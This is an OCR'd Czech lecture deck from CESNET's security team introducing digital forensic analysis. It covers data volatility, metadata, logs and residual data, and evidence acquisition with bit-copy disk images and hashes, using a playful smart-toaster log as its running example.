Forenzní analýza digitálních dat

Aleš Padrta

Představení

- CESNET, z. s. p. o.
  - Zájmové sdružení – vysoké školy a AV ČR
  - Připojení k Internetu, …, bezpečnost
- CESNET-CERTS
  - Bezpečnostní tým
  - Řešení bezpečnostních incidentů + prevence
- FLAB
  - Forenzní LABoratoř
  - Podpůrné pracoviště
  - Analýza bezpečnostních incidentů
  - Prevence (penetrační testy, testy sociálního inženýrství)
  - Školení

Učená definice

Digitální forenzní analýza se zabývá **zajištěním** důkazních materiálů v oblasti informačních technologií, jejich **interpretací** a **prezentací**.

Forenzní analýza digitálních dat

Zdroje digitálních dat

- 21. (digitální) století
- Informační technologie
  - Internet
  - Počítače
  - Tablety
  - Chytré telefony
  - Chytré domy
  - Chytrá auta
  - Chytré pračky
  - Chytrý toustovač
  - Chytré součástky
  - ...

Vznik digitálních dat

- Používání zařízení
- Očekávaný výstup
  - Uložený dokument
  - Odeslaný e-mail
- Chod zařízení
  - Program běží (v paměti)
  - Kód, proměnné, I/O data
- Používání = vznik stop
  - Uvnitř zařízení
  - Interakce s okolím





Vznik digitálních dat – příklady

- Návštěva webové stránky
  - Spuštěný prohlížeč
  - Historie (prohlížeče)
  - Stránka v cache
  - Stránka v paměti
  - Log proxy
  - Log firewallu
  - Spojení (NetFlow data)
  - Log provozovatele služby

- Příprava snídaně (s chytrým toasterem)

```
2019-04-24 06:25:17
    Toaster started
2019-04-24 06:25:18
    Checking updates
2019-04-24 06:25:28
    Toaster up-to-date
2019-04-24 06:28:47
    Pre-heating completed
2019-04-24 06:29:31
    Toasts inserted (2 pcs)
2019-04-24 06:34:31
    Toasts done
2019-04-24 06:34:32
    Stat: 118 toasts toasted,
     137 remains to malfunction
2019-04-24 06:34:32
    Toasts ejected
2019-04-24 06:34:33
    Sending notification to
    apadrta@cesnet.cz
```

Pomíjivost dat

- Pomíjivost (volatility)
  - Doba existence (možnosti získání)
- Žebříček pomíjivosti
  1) Registry CPU a cache
  2) Operační paměť
     - Otevřené soubory
     - Síťová spojení
     - Běžící procesy
  3) Pevné disky
     - Soubory a jejich metadata
  4) Pásky
  5) Optická média, tištěné dokumenty, ...

Digitální data v zařízení

- Pomíjivá (volatile)
  - Pouze po dobu chodu
  - Typicky – RAM
  - Vypnutí = zmizí

- Aktivní (active)
  - Uživatelsky dostupné
  - Viditelné bez nástrojů
  - Obsah běžných souborů

Digitální data v zařízení

- Metadata
  - Informace o datech
    - Použitý formát
    - Čas vytvoření souboru
    - GPS souřadnice fotografie
    - Autor dokumentu
    - …
  - Uložení
    - Uvnitř souborů
    - V souborovém systému
    - Jiné umístění „mimo vlastní data“

EXIF Information			
File name:	DSC_0260.JPG	File size:	922866 bytes
File date:	2006:04:22 22:06:16	Camera make:	NIKON CORPORATION
Camera model:	NIKON D70s	Date/Time:	2006:04:17 18:06:08
Resolution:	3000 x 2632	Flash used:	No
Focal length:	18.0mm (35mm equivalent: 27mm)	Exposure time:	0.0008 s (1/1250)
Aperture:	f/8.0	Whitebalance:	Manual
Metering Mode:	matrix	Exposure:	Manual
Exposure Mode:	ManualAuto bracketing		

C:\Users\apadrta\AppData\Local\Temp\SALE73.tmp\meta.xml - Prohlížeč Internet Explorer

```
<?xml version="1.0" encoding="UTF-8" ?>
- <office:document-meta xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0"
    xmlns:xlink="http://www.w3.org/1999/xlink"
    xmlns:dc="http://purl.org/dc/elements/1.1/"
    xmlns:meta="urn:oasis:names:tc:opendocument:xmlns:meta:1.0"
    xmlns:ooo="http://openoffice.org/2004/office" office:version="1.2">
  - <office:meta>
      <meta:initial-creator>Aleš Padrta</meta:initial-creator>
      <meta:creation-date>2010-09-01T21:42:36.78</meta:creation-date>
      <dc:date>2010-09-03T10:22:53.17</dc:date>
      <dc:creator>Aleš Padrta</dc:creator>
      <meta:editing-duration>PT36H24M55S</meta:editing-duration>
      <meta:editing-cycles>19</meta:editing-cycles>
      <meta:generator>OpenOffice.org/3.1$Win32 OpenOffice.org_project/310m19$Build-
        9420</meta:generator>
      <meta:document-statistic meta:table-count="0" meta:image-count="0" meta:object-
        count="0" meta:page-count="1" meta:paragraph-count="38" meta:word-count="231"
        meta:character-count="1308" />
    </office:meta>
  </office:document-meta>
```

Digitální data v zařízení

- Systémové logy
  - Informace o chodu zařízení
  - Co se se zařízením děje
  - Pro řešení technických potíží
  - Kontrola činnosti



- Dočasné soubory
  - Pomocný prostor
  - Mezivýsledky



Digitální data v zařízení

- Reziduální data
  - Smazané soubory, jejich fragmenty, části paměti, ...



Digitální data mimo zařízení

- Kopie dat
  - Centrální log server
  - Centrální správa zabezpečení
  - Cloudové služby
  - Zálohování

- Komunikace
  - Přenos dat
    - Kompletní provoz
    - Metadata o provozu (NetFlow)
  - Druhá strana
    - Logy serveru

Informace v digitálních datech?

- Digitální data
  - Nuly a jedničky
  - Jaký je jejich význam?
- Analýza dat
  - Znalost formátu dat
  - Znalost interpretace
  - Znalost příčin vzniku

⇨ Extrakce informací

⇨ Rekonstrukce událostí



Forenzní analýza digitálních dat

Speciální požadavky

- „Běžná“ analýza
  - Zjistit požadované informace
- Forenzní analýza
  - Podklady pro závažná rozhodnutí
  - Vyšší náročnost na provedení
- Základy
  - Nebylo analyzováno něco jiného
  - Nedošlo ke změně dat
  - Postup je opakovatelný
  - Závěry jsou podložené
  - Zaměřeno na fakta (neutrální pohled)



Zajištění podkladů pro analýzu

- Primární existence
  - Fyzické zařízení
  - Počítač, server, toustovač, ...
- Data v zařízení
  - Dočasné uložení = paměť
  - Trvalé uložení = datová média
- Analýza
  - Probíhá mimo zařízení
  - Minimalizace zásahů do zajištěných dat
  - Nutno extrahovat data

```
2019-04-24 06:25:17 Toaster started
2019-04-24 06:25:18 Checking updates
2019-04-24 06:25:28 Toaster up-to-date
2019-04-24 06:28:47 Pre-heating completed
2019-04-24 06:29:31 Toasts inserted (2 pcs)
2019-04-24 06:34:31 Toasts done
2019-04-24 06:34:32 Stat: 118 toasts toasted,
                    137 remains to malfunction
2019-04-24 06:34:32 Toasts ejected
2019-04-24 06:34:33 Sending notification to
                    apadrta@cesnet.cz
```



Zajištění podkladů pro analýzu



- Vyvářeni bitových kopií
  - Paměti
  - Datových médií
  - Různé postupy
- Bitová kopie (obraz, image)
  - Stejný obsah 0 a 1
- Kontrola autenticity
  - Otisk (hash) bitové kopie
  - MD5, SHA-256, ...

```
# ssh admin@toaster "dd conv=noerror,sync if=/dev/sda" | dd of=image.dd
```

Zajištění podkladů pro analýzu

- Fyzické zařízení
  - Porucha
  - Vrácení do provozu
- Primární data
  - „Best evidence“
  - Bitová kopie zařízení
- Riziko modifikace
  - Analytické nástroje
  - Lidská chyba
- Pracovní data
  - Kopie primárních dat
  - Průběžná kontrola



Forenzní analýza digitálních dat



Analýza a interpretace



- Analýza
  - Hledání informací
  - Potvrzování hypotéz
- Zadání analýzy
  - **Co je hledáno**
    (otázky k zodpovězení)
  - **Kde lze hledat**
    (vstupní data)
  - **Doplňující informace**
    (usnadnění práce)

Analýza a interpretace

- Typické otázky k zodpovězení
  - Jak bylo zařízení infikováno?
  - Jak poznat infikované zařízení?
  - Vyskytovaly se na zařízení konkrétní soubory?
  - Kdo dané zařízení používal?
  - Jaké aplikace byly na zařízení nainstalovány a spouštěny?
  - Jaká externí zařízení byla připojována?
  - Bylo zařízení použito k …?

